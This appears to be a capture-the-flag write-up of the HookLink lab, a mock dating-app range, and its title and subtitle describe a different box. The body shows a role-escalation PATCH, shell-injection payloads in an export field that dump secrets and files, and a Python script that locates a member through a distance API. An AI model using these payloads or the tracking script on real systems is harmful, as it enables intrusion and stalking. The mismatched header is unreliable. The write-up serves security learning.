



HackSmarter: Casino Writeup
A HackSmarter Medium Linux box: a leaked JS sourcemap exposes an unauthenticated API leaking guest logins, a Jinja2 SSTI gives RCE, and a misconfigured SSH key and a leaked log lead to root.

HookLink is a WebVerse range built around a Miami dating app and the handful of services sitting behind it - the app itself, a photo store, a billing service, and an internal Trust & Safety console used by moderators. None of the seven flags scattered across it need anything exotic; the whole engagement comes down to services trusting things they shouldn’t - a profile endpoint that lets the client decide its own role, a media server that hands back directory listings to anyone holding a cookie, an export feature that drops a form field straight into a shell, and a “nearby” API that will tell you exactly how far away anyone is if you ask from the right spot. I’ll start as a freshly registered member and end up reading the moderator console, running commands on the export host, and pinpointing another member’s home down to a couple of feet.
HookLink ships as a WebVerse range rather than a single host with a port list to sweep - I’m handed hooklink.local already resolving to the lab and a single low-privilege member account to register with, so recon here is really about mapping the web stack hiding behind that one domain.
The login page only tells me about one service. I’ll run gobuster in vhost mode with a subdomain wordlist to see what else answers behind the same front end:
gobuster vhost -u http://hooklink.local \
  -w /opt/SecLists/Discovery/DNS/subdomains-top1million-110000.txt \
  --append-domain --random-agent
===============================================================
Gobuster v3.8.2
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                       http://hooklink.local
[+] Method:                    GET
[+] Threads:                   10
[+] Wordlist:                  /opt/SecLists/Discovery/DNS/subdomains-top1million-110000.txt
[+] User Agent:                Mozilla/5.0 (Macintosh; U; PPC Mac OS X; en_CA) AppleWebKit/419 (KHTML, like Gecko) Safari/419.3
[+] Timeout:                   10s
[+] Append Domain:             true
[+] Exclude Hostname Length:   false
===============================================================
Starting gobuster in VHOST enumeration mode
===============================================================
app.hooklink.local Status: 302 [Size: 28] [--> /login]
media.hooklink.local Status: 404 [Size: 139]
premium.hooklink.local Status: 302 [Size: 197] [--> /gold]
mod.hooklink.local Status: 302 [Size: 32] [--> /dashboard]
Four vhosts come back out of a 110,000-word list, and each redirect is a small hint about what it does. app bounces unauthenticated requests to /login, so that’s the dating app itself. premium redirects to /gold, which smells like billing or a subscription upsell. mod redirects to /dashboard, exactly what an internal admin console would do. media just answers with a bare 404 instead of a redirect, consistent with a dumb file server that has no real home page to send anyone to. I’ll add all four to /etc/hosts and start with the one I actually have a login for.

After registering an account and logging in, app.hooklink.local drops me on /discover - the swipe interface every dating app has.
The markup itself is mostly cosmetic, so I’ll trim it down to the nav bar and the script tag pulling in the client logic:
<nav class="nav">
<a class="brand" href="/"><img class="brand-mark" src="/img/logo.svg" alt=""> HookLink</a>
<a class="link" href="/discover">Discover</a>
<a class="link" href="/nearby">Crossed Paths</a>
<a class="link" href="/matches">Matches</a>
<a class="link" href="/messages">Messages</a>
<span class="spacer"></span>
<a class="link" href="/me">Profile</a>
<a class="link" href="#" id="logoutBtn">Log out</a>
</nav>
<SNIP>
<script src="/js/discover.js"></script>
discover.js is the more interesting half. It fetches the candidate list from /api/discover, builds the swipe deck from it, and - usefully for later - derives the base URL for member photos straight from whatever primary_photo field the API hands back:
const all = (((await api('/api/discover')).data) || {}).results || [];
const byId = {}; all.forEach(p => (byId[p.id] = p));
// media base derived from a card URL so it respects the deployment (host/port)
const MEDIA = ((all[0] && all[0].primary_photo) || 'http://media.hooklink.local/x').replace(/\/photos\/.*$/, '');
<SNIP>
matchesEl.innerHTML = matches.slice(0, 12).map(m => `
  <a class="match-chip" href="/profile/${m.other_id}" title="${esc(m.first_name)}">
    <img src="${MEDIA}/photos/${m.other_id}/public/profile_1.jpg" alt="" onerror="this.style.visibility='hidden'">
    <span>${esc(m.first_name)}</span>
  </a>`).join('');
So member photos live under a predictable /photos/<id>/<visibility>/<filename> pattern on media.hooklink.local, with public being the only visibility level the front end ever actually links to. Worth filing away. For now, the more immediately interesting thing on the page is what happens when I click through to my own profile.
Clicking “Profile” fires a GET /api/users/me:
GET /api/users/me HTTP/1.1
Host: app.hooklink.local
<SNIP>
Cookie: hooklink_session=[REDACTED]
HTTP/1.1 200 OK
Server: nginx/1.31.1
Content-Type: application/json; charset=utf-8
Content-Length: 515

{
    "id": 501,
    "email": "abc@abc.com",
    "first_name": "abc",
    "age": 1026,
    "gender": "female",
    "gender_identity": null,
    "sexual_orientation": "straight",
    "looking_for": "relationship",
    "bio": null,
    "height_cm": null,
    "job_title": null,
    "company": null,
    "education": null,
    "location_city": "Miami, FL",
    "smoking": null,
    "drinking": null,
    "religion": null,
    "political_leaning": null,
    "subscription_tier": "free",
    "role": "user",
    "last_active": "2026-06-17T06:35:31.798Z",
    "created_at": "2026-06-17T06:35:31.798Z",
    "location_lat": null,
    "location_lng": null,
    "photos": []
}
Apparently I’m 1,026 years old according to my own account - clearly seed data, not worth chasing. What does matter is the role field sitting right there in my own profile object as "user". If the API hands that back on a read, it’s worth checking whether it’ll also accept it on a write. I’ll PATCH the same endpoint and add role to the body alongside the fields the edit-profile form would normally send:
PATCH /api/users/me HTTP/1.1
Host: app.hooklink.local
<SNIP>
Cookie: hooklink_session=[REDACTED]
Content-Type: application/json
Content-Length: 127

{"first_name":"abc","role":"admin","bio":"","job_title":"","company":"","education":"","location_city":"Miami, FL","drinking":"","smoking":""}
HTTP/1.1 200 OK
Server: nginx/1.31.1
Content-Type: application/json; charset=utf-8
Content-Length: 471

{
    "ok": true,
    "user": {
        "id": 501,
        "email": "abc@abc.com",
        "first_name": "abc",
        "age": 1026,
        "gender": "female",
        "bio": "",
        "job_title": "",
        "company": "",
        "education": "",
        "location_city": "Miami, FL",
        "smoking": "",
        "drinking": "",
        "subscription_tier": "free",
        "role": "admin",
        "last_active": "2026-06-17T06:35:31.798Z",
        "created_at": "2026-06-17T06:35:31.798Z"
    }
}

It just takes it. No allow-list, no check that role is a field I shouldn’t be allowed to touch - the same endpoint that lets me edit my own bio will happily let me edit my own privilege level. The UI agrees with the API: there’s a new “Admin” button on the nav that wasn’t there a minute ago.
Following that button lands on mod.hooklink.local/admin/system, and notably I never had to log in separately to get there. I didn’t think much of it at the time - I’d come back to why later. The page renders platform stats and, more usefully, a panel that says it shouldn’t be there at all:
GET /admin/system HTTP/1.1
Host: mod.hooklink.local
Cookie: hooklink_session=[REDACTED]
<div class="panel">
  <h2>Internal service signing key</h2>
  <p class="muted" style="font-size:13px">Shared secret used to sign service-to-service tokens. Treat as sensitive.</p>
  <div class="flagbox">[REDACTED]</div>
</div>

That’s flag five, “Backstage pass” - a JWT signing secret shared between services, sitting in plain HTML behind a role I just handed myself.

With a moderator-flavored session in hand, the console’s nav bar is the obvious next stop: Dashboard, Reports, Users, Export, System. /reports lists flagged accounts, and one entry - Jordan, a verified gold member - stands out enough to click through to. The detail page itself links back to /users, which puts the URL for it at /users/42:
GET /users/42 HTTP/1.1
Host: mod.hooklink.local
Cookie: hooklink_session=[REDACTED]
The response is a full deep-dive on the account: profile fields, billing, a seven-entry location history, a four-message conversation log, and all fifty Deep Match answers. I’ll trim the boilerplate and keep what matters:
<div class="panel">
  <h2>Admin notes</h2>
  <div class="notes">VIP — flagged by two reporters for "uses the app while at work at the marine lab." No action taken. [REDACTED]</div>
</div>
<SNIP>
<div class="panel">
  <h2>Account</h2>
  <div class="kv">
    <div class="k">Email</div><div class="mono">jordan.maxwell.fl@gmail.com</div>
    <div class="k">Bio</div><div>Marine biology grad student. I spend more time with the reef than with people. Looking for something real 🎣 [REDACTED]</div>
  </div>
</div>
<SNIP>
<div class="panel">
  <h2>Messages (4)</h2>
  <div class="scroll"><table>
    <tbody><tr>
      <td class="mono muted">2026-05-20 12:00</td>
      <td class="mono">sys→42</td>
      <td>system</td><td>Welcome to HookLink Gold, Jordan! Your membership is active. Your private album is now unlimited and Incognito Mode is on. Member reference: [REDACTED] — keep this for support requests.</td>
    </tr></tbody>
  </table></div>
</div>

The admin notes give up flag six, “Everywhere you’ve been”, and the bio field tucked into the account panel gives up flag one, “Walk the guest list”. Scrolling further down the page, the welcome message in Jordan’s conversation log is sitting on a third one:

That’s flag three, “Return to sender”. Three flags off a single page load. Going by their names, “Walk the guest list” was almost certainly meant to come from walking /api/users/:id across the member ID space until something interesting turned up, and “Return to sender” from abusing whatever the password-reset flow leaks back to the requester - both real, separate bugs somewhere on this range. The moderator console just happens to surface the same data those bugs would expose, so escalating my own role turned out to be a shortcut around two intended chains rather than the path the box setter had in mind for either of them. Worth knowing, not worth feeling bad about.
One more thing stands out before moving on: that welcome message mentions a “private album” for gold members. I’ll keep that in my back pocket - it’s clearly pointing at something on the media side of the platform.
/export on the moderator console has a feature called “export manifest signature” - tag the export with a label, and the page computes a signature over that label server-side:

Anything described as a server-side signature computed from user input is worth poking at; if it’s shelling out to a binary like sha256sum instead of hashing in-process, a label field is a very easy thing to break out of. I’ll set the label to platform-export ; $(ls) and see what comes back:
curl -sG --data-urlencode 'label=platform-export ; $(ls)' \
  -H "Host: mod.hooklink.local" -b cookies.txt \
  http://hooklink.local/export
platform-export
e3b0c44298fc1c149afbf4c8996fb92427ae41e4649b934ca495991b7852b855  -
/bin/sh: Dockerfile: not found

That hash plus a trailing dash is the shape of standard input piped through the real sha256sum binary, not anything computed in JavaScript - and the /bin/sh: Dockerfile: not found error is the tell that $(ls) actually ran, and its output (which includes a file literally named Dockerfile) ended up getting fed back into the shell as a command of its own. Either way, this is shelling out with user input and no escaping at all. I’ll drop the command substitution and just chain a second command after the intended one, using # to comment out whatever the server normally appends:
curl -sG --data-urlencode 'label=platform-export; ls -la #' \
  -H "Host: mod.hooklink.local" -b cookies.txt \
  http://hooklink.local/export
platform-export
total 92
drwxr-xr-x    1 root     root          4096 Jun 17 05:44 .
drwxr-xr-x    1 root     root          4096 Jun 17 06:28 ..
-rw-rw-r--    1 root     root           299 Jun 17 05:39 Dockerfile
-rwxrwxr-x    1 root     root           539 Jun 17 05:39 entrypoint.sh
drwxr-xr-x  107 root     root          4096 Jun 17 05:44 node_modules
-rw-r--r--    1 root     root         43604 Jun 17 05:44 package-lock.json
-rw-rw-r--    1 root     root           377 Jun 17 05:39 package.json
drwxrwxr-x    4 root     root          4096 Jun 17 05:39 public
-rw-rw-r--    1 root     root         13210 Jun 17 05:39 server.js
drwxrwxr-x    2 root     root          4096 Jun 17 05:39 views

Confirmed - ls -la runs cleanly in what’s clearly the export container’s working directory. A quick look at the environment is the obvious next move:
curl -sG --data-urlencode 'label=platform-export; env #' \
  -H "Host: mod.hooklink.local" -b cookies.txt \
  http://hooklink.local/export
platform-export
NODE_VERSION=20.20.2
HOSTNAME=113c97b9d54d
DB_PORT=5432
YARN_VERSION=1.22.22
SHLVL=2
HOME=/root
DB_NAME=hooklink
PREMIUM_URL=http://premium:5000
PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
COOKIE_DOMAIN=.hooklink.local
JWT_SECRET=[REDACTED]
FLAG_5=[REDACTED]
DB_PASSWORD=[REDACTED]
PWD=/app
DB_HOST=postgres
DB_USER=mod_svc
FLAG_5 matches what I already pulled off /admin/system, so that’s a confirmation rather than a new find. COOKIE_DOMAIN=.hooklink.local is the more useful line - that’s why visiting mod.hooklink.local worked on the same session cookie I got from app.hooklink.local with no separate login step earlier; the cookie was scoped to the whole domain from the start, not to whichever subdomain issued it. I’m running as root in this container, so the actual flag should be sitting on disk somewhere outside /app:
curl -sG --data-urlencode 'label=platform-export; ls -la / #' \
  -H "Host: mod.hooklink.local" -b cookies.txt \
  http://hooklink.local/export
platform-export
total 72
drwxr-xr-x    1 root     root          4096 Jun 17 06:28 .
drwxr-xr-x    1 root     root          4096 Jun 17 06:28 ..
-rwxr-xr-x    1 root     root             0 Jun 17 06:28 .dockerenv
drwxr-xr-x    1 root     root          4096 Jun 17 05:44 app
-rw-r--r--    1 root     root            42 Jun 17 06:28 flag.txt
<SNIP>
Right there in /:
curl -sG --data-urlencode 'label=platform-export; cat /flag.txt #' \
  -H "Host: mod.hooklink.local" -b cookies.txt \
  http://hooklink.local/export
platform-export
[REDACTED]

That’s flag seven, “Everyone, all at once” - root, on the export host’s container, from a feature whose only job was supposed to be tagging a file.
Back to that “private album” line from Jordan’s welcome message. The front end already told me photos live under /photos/<id>/<visibility>/<filename> on media.hooklink.local, with public being the visibility level the app actually links to. If there’s a private counterpart, asking for the directory itself instead of a specific file seemed worth a try - directory listings have a habit of being left on by accident on services nobody thinks of as user-facing. Starting with the visibility level that should be safe to expose:
GET /photos/1/public/ HTTP/1.1
Host: media.hooklink.local
Cookie: hooklink_session=[REDACTED]

Index of /photos/1/public/

../
profile_1.jpg                               2026-06-17 05:39        50801
Directory listing is on, and the only thing in the public folder is exactly what I’d expect - a profile picture. The private folder for the same account is the more interesting test:
GET /photos/1/private/ HTTP/1.1
Host: media.hooklink.local
Cookie: hooklink_session=[REDACTED]
Index of /photos/1/private/

../
flag.txt                                    2026-06-17 06:28        42

A private folder that lists its contents to any session with a valid cookie isn’t private to anyone but the front end choosing not to link to it - the media service itself never checks whose private folder it’s serving, just that a cookie exists at all. Pulling the file directly:
GET /photos/1/private/flag.txt HTTP/1.1
Host: media.hooklink.local
Cookie: hooklink_session=[REDACTED]
[REDACTED]

That’s flag two, “Left in the open” - the gap between “this folder isn’t linked from the UI” and “this folder actually requires authorization to read” is exactly what the flag’s name is pointing at.
app.hooklink.local advertises a “Crossed Paths” feature in its nav, which on a dating app almost always means an endpoint that compares the caller’s location against everyone else’s and returns whoever’s nearby. The interesting question for an endpoint like that is always whose location it’s actually comparing against. If it trusts a server-side value tied to my account, there’s nothing to abuse here; if it trusts whatever coordinates the client sends along with the request, it stops being a proximity feature and becomes a distance oracle I can query from anywhere.
Querying /api/nearby with an arbitrary lat/lng pair confirms it’s the second case - the response includes every member’s distance from whatever point I ask about, down to fractions of a meter, with no check that the point I’m querying from has anything to do with where I actually am. That’s enough to localize a specific member by brute-force gradient descent - query from a point, nudge it slightly north and slightly east, use the change in reported distance to estimate which direction actually gets closer, and repeat with a shrinking step size until the reported distance bottoms out. I wrote a small PoC to automate the walk against Jordan’s account (id=42), starting from nothing more specific than a generic point in downtown Miami:
#!/usr/bin/env python3
"""
HookLink /api/nearby — geolocation precision / access-control PoC.

Finding: the nearby-members endpoint accepts an arbitrary client-supplied
query coordinate (lat/lng) with no validation against the caller's actual
location, and returns each member's distance from that point as an
unrounded float. Because the query point is fully attacker-controlled, an
authenticated user can treat the endpoint as a black-box distance oracle
and iteratively walk the query point toward zero distance, recovering a
target member's coordinates to sub-meter precision without needing
multiple genuine vantage points or any device movement.

Usage:
    HOOKLINK_SESSION=<cookie value> python3 hooklink_nearby_oracle_poc.py --target-id 42
"""

import argparse
import math
import os
import sys

import requests

BASE_URL = "http://app.hooklink.local/api/nearby"
KM_PER_DEG_LAT = 110.574


def km_per_deg_lng(lat_deg):
    return 111.320 * math.cos(math.radians(lat_deg))


def query_entry(session, cookie, lat, lng, target_id):
    r = session.get(
        BASE_URL,
        params={"lat": lat, "lng": lng},
        cookies={"hooklink_session": cookie},
        timeout=10,
    )
    r.raise_for_status()
    for entry in r.json().get("results", []):
        if entry["id"] == target_id:
            return entry
    raise ValueError(
        f"target id {target_id} not returned from this query point - "
        f"start from a coordinate closer to where the member actually is."
    )


def localize(cookie, target_id, start_lat, start_lng,
             step_km=2.0, max_iterations=40, stop_m=1.0):
    """Iteratively minimize the reported distance to recover a target's coordinates."""
    lat, lng = start_lat, start_lng
    session = requests.Session()
    last_entry = None

    for i in range(max_iterations):
        entry = query_entry(session, cookie, lat, lng, target_id)
        distance_km = entry["distance_km"]
        last_entry = entry

        dlat = step_km / KM_PER_DEG_LAT
        dlng = step_km / km_per_deg_lng(lat)

        d_north = query_entry(session, cookie, lat + dlat, lng, target_id)["distance_km"]
        d_east = query_entry(session, cookie, lat, lng + dlng, target_id)["distance_km"]

        lat -= dlat * (d_north - distance_km) / step_km
        lng -= dlng * (d_east - distance_km) / step_km

        print(f"[{i:02d}] lat={lat:.6f} lng={lng:.6f} "
              f"distance={distance_km * 1000:.2f} m  step={step_km:.3f} km")

        if distance_km * 1000 < stop_m:
            print(f"\nLocalized to within {stop_m} m after {i + 1} queries.")
            break

        step_km *= 0.72

    return lat, lng, last_entry


def main():
    parser = argparse.ArgumentParser(
        description="PoC for HookLink /api/nearby geolocation precision disclosure."
    )
    parser.add_argument("--target-id", type=int, required=True,
                         help="Member ID to localize")
    parser.add_argument("--start-lat", type=float, default=25.7617,
                         help="Seed latitude (default: Miami, FL)")
    parser.add_argument("--start-lng", type=float, default=-80.1918,
                         help="Seed longitude (default: Miami, FL)")
    parser.add_argument("--cookie", default=os.environ.get("HOOKLINK_SESSION"),
                         help="hooklink_session cookie value")
    args = parser.parse_args()

    if not args.cookie:
        sys.exit("error: provide a session cookie via --cookie or HOOKLINK_SESSION")

    lat, lng, entry = localize(args.cookie, args.target_id,
                                args.start_lat, args.start_lng)

    print(f"\nRecovered coordinates for member {args.target_id}: {lat:.6f}, {lng:.6f}")
    print(f"Final API response for this member: {entry}")


if __name__ == "__main__":
    main()
Running it against id=42 from nothing more specific than “somewhere in Miami”:
HOOKLINK_SESSION=[REDACTED] python3 hooklink_nearby_oracle_poc.py --target-id 42
[00] lat=25.770933 lng=-80.197997 distance=1617.64 m  step=2.000 km
